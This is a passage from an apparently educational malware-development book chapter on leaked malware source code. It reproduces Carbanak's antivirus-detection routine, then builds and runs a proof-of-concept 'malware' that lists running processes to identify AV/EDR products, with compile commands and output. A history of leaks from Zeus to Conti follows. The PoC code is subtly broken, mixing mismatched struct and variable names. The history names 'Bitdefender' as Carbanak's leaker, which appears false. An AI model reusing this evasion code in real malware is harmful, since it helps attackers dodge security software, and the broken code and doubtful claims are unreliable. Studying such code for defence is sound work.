Moreover, a method for discovering the specific antivirus software in use was identified in the **`bot/source/AV.cpp`** file. It is evident from the file's name. The Carbanak Trojan performs a standard search for processes as follows: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter04/02-lsass-dump/procfind.c**


The hashes of the identified processes are subsequently compared with those contained in this specific instance through the utilization of the **`int AVDetect()`** function:



```
#include "AV.h"
#include <tlhelp32.h>

int AVDetect()
{
    PROCESSENTRY32 pe;
    pe.dwSize = sizeof(PROCESSENTRY32);
    HANDLE snap = API(KERNEL32, CreateToolhelp32Snapshot)( TH32CS_SNAPPROCESS, 0 );
    if( snap == INVALID_HANDLE_VALUE ) return 0;
    int ret = 0;
    if( API(KERNEL32, Process32First)( snap, &pe ) )
    {
        do
        {
            char name[64];
            int i = 0;
            uint hash = Str::Hash( Str::Lower(pe.szExeFile) );
            switch( hash )
            {
                case 0x0fc4e7c5: //sfctlcom.exe
                case 0x0946e915: //protoolbarupdate.exe
                case 0x06810b75: //tmproxy.exe
                case 0x06da37a5: //tmpfw.exe
                case 0x0ae475a5: //tmbmsrv.exe
                case 0x0becd795: //ufseagnt.exe
                case 0x0b97d795: //uiseagnt.exe
                case 0x08cdf1a5: //ufnavi.exe
                case 0x0b82e2c5: //uiwatchdog.exe
                    return AV_TrandMicro;
                case 0x0d802425: //avgam.exe
                case 0x0f579645: //avgcsrvx.exe
                case 0x0e048135: //avgfws9.exe
                case 0x0c34c035: //avgemc.exe
                case 0x09adc005: //avgrsx.exe
                case 0x0c579515: //avgchsvx.exe
                case 0x08e48255: //avgtray.exe
                case 0x0ebc2425: //avgui.exe
                    return AV_AVG;
                case 0x08d34c85: //avp.exe
                case 0x07bc2435: //avpui.exe
                    return AV_KAV;

            }
```

Figure 15.10 – AV detection logic in Carbanak source code

Also, we find an **`IsPresentKAV()`** function, which we also use for AV detection:



```
        Delay(1000);
    }
    return 0;
}

bool IsPresentKAV()
{
    if( Process::GetPID( _CS_("avp.exe") ) ) return true;
    if( Process::GetPID( _CS_("avpui.exe") ) ) return true;
    return false;
}
```

Figure 15.11 – Detecting Kaspersky AV logic in Carbanak source code

You can find the full source code of the Carbanak source code leak from the following GitHub repository: https://github.com/Aekras1a/Updated-Carbanak-Source-with-Plugins.

One of the important features of Carbanak is that it does not reveal itself to the outside world on machines infected with it.

Practical example

Let's create our own malware that also implements similar logic: it detects various AV/**endpoint detection and response** (**EDR**) engines in Windows machines.

We just show the basic **proof of concept** (**PoC**) code which detects AV/EDR engines by enumerating running processes on Windows.

First of all, let's say we have a **processes.txt** file with the following format:

```
acctmgr.exe|Symantec
AcctMgr.exe|Symantec
ashSimpl.exe|Avast
ashSkPcc.exe|Avastavpcc.exe|Kaspersky
AVPDTAgt.exe|Kaspersky Lab Deployment Tool Agent
...
```

Then, define the following struct:

```
// define a struct to store process name and description
typedef struct {
  char process_name[256];
  char description[256];
} Process;
// array of Process structs, and counter
Process* process_list;
int process_count = 0;
```

Now, read the process list from our file:

```
// Read process data from a file
void readProcessListFromFile(const char* filename) {
  FILE* file = fopen(filename, "r");
  if (file == NULL) {
    printf("Unable to open file %s", filename);
    return;
  }
  char line[512];
  while (fgets(line, sizeof(line), file)) {
    // Allocate memory for each new process
    processes = (ProcessInfo*)realloc(processes, (processCount + 1) * sizeof(ProcessInfo));
    // Parse the line and separate process name and description
    char* token = strtok(line, "|");
    strcpy(processes[processCount].name, token);
    token = strtok(NULL, "|");
    strcpy(processes[processCount].description, token);
    processCount++;
  }
  fclose(file);
}
```

Then, we just verify the system's running processes; for example, Microsoft gives a nice example of how to do this at the following link: https://learn.microsoft.com/en-us/windows/win32/toolhelp/taking-a-snapshot-and-viewing-processes.

The only difference is that if we find a process in the list, we just print it:


```
//...
do {
  for (int i = 0; i < process_count; i++) {
    if (_stricmp(process_list[i].process_name, pe32.szExeFile) == 0) {
    printf("found process: %s - %s \n", process_list[i].process_name, process_list[i].description)
    }
  }
} while (Process32Next(hProcessSnap, &pe32));
```

The full source code of our code is available on GitHub; you can download it from the following link: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter15/02-impact-code-leaks/hack.c.

As usual, compile the PoC code, via **mingw**. Enter the following command:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On Kali Linux, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter15/02-impact-code-leaks]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include
/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fme
rge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter15/02-impact-code-leaks]
└─$ ls -lt
total 92
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Apr 20 13:05 hack.exe
```

Figure 15.12 – Compiling PoC hack.c

Run the following on the victim's machine; in my case, it's Windows 10 x64 v1903:

```
$ .\hack.exe
```


The result of this command looks like the following screenshot:



```
PS Z:\packtpub\chapter15\02-impact-code-leaks> .\hack.exe
found process: MsMpEng.exe - Windows Defender

found process: msmpeng.exe - Windows Defender or Microsoft Forefront (Check Registry
 Keys)
```

Figure 15.13 – Check on the Windows machine with Windows Defender


Then, check on Bitdefender AV:



```
PS Z:\packtpub\chapter15\02-impact-code-leaks> .\hack.exe
found process: bdagent.exe - BitDefender Security Suite
found process: bdc.exe - BitDefender Security Suite
PS Z:\packtpub\chapter15\02-impact-code-leaks>
PS Z:\packtpub\chapter15\02-impact-code-leaks>
```

Figure 15.14 – Check on the Windows machine with Bitdefender AV

Finally, let's check a Windows machine with Kaspersky AV:



```
found process: avp.exe - Kaspersky

found process: AVP.exe - Kaspersky

found process: AVP.EXE - Kaspersky

found process: AVPUI.EXE - Kaspersky
```

Figure 15.15 – Check on a Windows machine with Kaspersky AV

IMPORTANT NOTE

As you can see, in my case, for the demonstration, I used Microsoft Windows Defender with default configurations and trial versions of Kaspersky and Bitdefender antiviruses. In your case, it can be another AV engine. Also, the file with the list of processes may be incomplete and process names may change from time to time.

Of course, in this book, we cannot cover all the leaks of the source code of malware that influenced the technology and tactics of malware development, but I would like to note their key role in history. In the next section, we will continue to look at examples of leaks and try to answer the question of the importance of these leaks.

Significant examples of malware source code leaks

As we can see, different techniques and code snippets from source code leaks work as expected nowadays. But which leaks are the most important? As we will see in the final chapter, all modern threats have taken best practices from classic malware.

Malware source code leaks have been significant events in the cybersecurity landscape, providing valuable insights into the TTPs used by cybercriminals. These leaks have occurred for various reasons, including accidental exposure, insider threats, and deliberate disclosures by hacking groups. Here are some significant examples of malware source code leaks:

- **Zeus Trojan source code leak (2011)**: In 2011, the source code for the infamous Zeus Trojan, also known as Zbot, was leaked online. Zeus was a sophisticated banking Trojan designed to steal financial information from infected systems. The leak of Zeus's source code led to the proliferation of numerous variants and spin-offs, including Citadel, Gameover Zeus, and SpyEye. These variants expanded the capabilities and targets of the original malware, contributing to a rise in online banking fraud and cybercrime activities.
- **Carberp source code leak (2013)**: Carberp was a sophisticated banking Trojan discovered in 2010, which targeted Windows systems. In 2013, the source code for Carberp was leaked, allowing cybercriminals to analyze its inner workings and develop new malware based on its code. The leak of Carberp source code facilitated the creation of derivative malware such as Carbanak and Anunak (also known as the Carbanak 2.0 malware). These malware variants continued to target financial institutions and enterprises, posing significant threats to cybersecurity. Cybercriminals utilized Carberp source code to enhance their malware's evasion techniques, such as bypassing antivirus detection, sandbox evasion, and anti-forensic measures, to evade detection and analysis by security tools.
- **Mirai source code leak (2016)**: In October 2016, someone named Anna-senpai published the source code for Mirai software, which allows turning unprotected IoT devices into a botnet. Using Mirai, attackers organized large DDoS attacks, disabling the infrastructure of

large sites with millions of visitors for several hours. Mirai is a notorious strain of malware that can combine different types of network devices into a large botnet for the purpose of launching DDoS attacks. The malware is primarily linked to an attack launched in October 2016 against the **Domain Name System** (**DNS**) provider Dyn, which subsequently led to the unavailability of major internet platforms and services in Europe and North America. This attack was made possible because Mirai's source code had been published on the popular underground forum HackForums weeks earlier.

- **Carbanak source code leak (2017)**: Carbanak, also known as **FIN7** or Anunak, was a sophisticated cybercrime group responsible for stealing over a billion dollars from financial institutions worldwide. In 2017, the source code for Carbanak malware was leaked by an anonymous actor known as *Bitdefender*. Cybercriminals repurposed Carbanak source code to develop custom malware variants tailored to the financial sector, incorporating new features such as remote access capabilities, data exfiltration techniques, and anti-forensic measures.
- **TrickBot source code leak (2020)**: TrickBot is a banking Trojan and MaaS platform known for its modular architecture and wide range of malicious functionalities. In 2020, the source code for TrickBot was leaked by security researchers. TrickBot source code leaks facilitated the development of new malware functionalities, such as cryptocurrency mining, DDoS attacks, and credential stuffing, expanding the malware's capabilities beyond traditional banking fraud.
- **Babuk ransomware source code leak (2021)**: Babuk's source code, which was released on a Russian-language cybercrime forum in September 2021, was among the most notable leaks. Little progress has been discernible that can be ascribed directly to Babuk's source code since the disclosure. Although Intel 471 has detected actors distributing the source code for distribution on multiple underground forums, it remains uncertain whether this code has been utilized to develop new ransomware variants. The emergence of **Babuk 2.0**, an alternative iteration of Babuk, followed the disclosure; however, the compatibility of their code bases remains uncertain. Furthermore, certain components of Babuk's infrastructure, such as its infamous blog, have been utilized in tandem with additional ransomware strains.
- **Conti ransomware source code leak (2022)**: Conti is a RaaS operation known for targeting organizations worldwide and encrypting their data for ransom. In 2022, the source code for Conti ransomware was leaked by the ransomware gang itself. The leaked source code includes best practices for developing malware and ransomware viruses in particular. It also raised concerns about the potential for new ransomware variants based on the leaked code. We'll look at this in more detail in ***Chapter 16***.

Of course, in the future, there may be new cases of such leaks, and they will also play a key role in their time, which I have no doubt about. Accordingly, this will again be an excellent chance to study the techniques and tricks used by attackers and malware authors.

Summary

In this chapter, we explored the significant impact of various instances where the source code of malware was exposed to the public. These leaks have played a pivotal role in shaping the landscape of cybersecurity, offering valuable insights into the techniques and strategies employed by threat actors.

One notable example is the release of the Zeus Trojan's source code, which provided security researchers with a rare opportunity to dissect its inner workings and develop effective countermeasures. The Zeus source code leak revealed sophisticated methods of data theft and financial fraud, influencing the development of subsequent malware variants.

Similarly, the exposure of the Carberp malware source code showcased advanced evasion techniques and stealthy persistence mechanisms used by cybercriminals. Despite being dismantled by law enforcement, the legacy of Carberp lives on through its code, which continues to inform the design of modern-day malware.

Another significant leak involved the Carbanak malware, which targeted financial institutions with precision and sophistication. The release of Carbanak's source code shed light on its complex infrastructure and innovative attack vectors, highlighting the evolving tactics employed by cybercriminal syndicates.

In the final chapter, we will continue our journey through malware from the wild and look at modern threats that currently consist primarily of ransomware.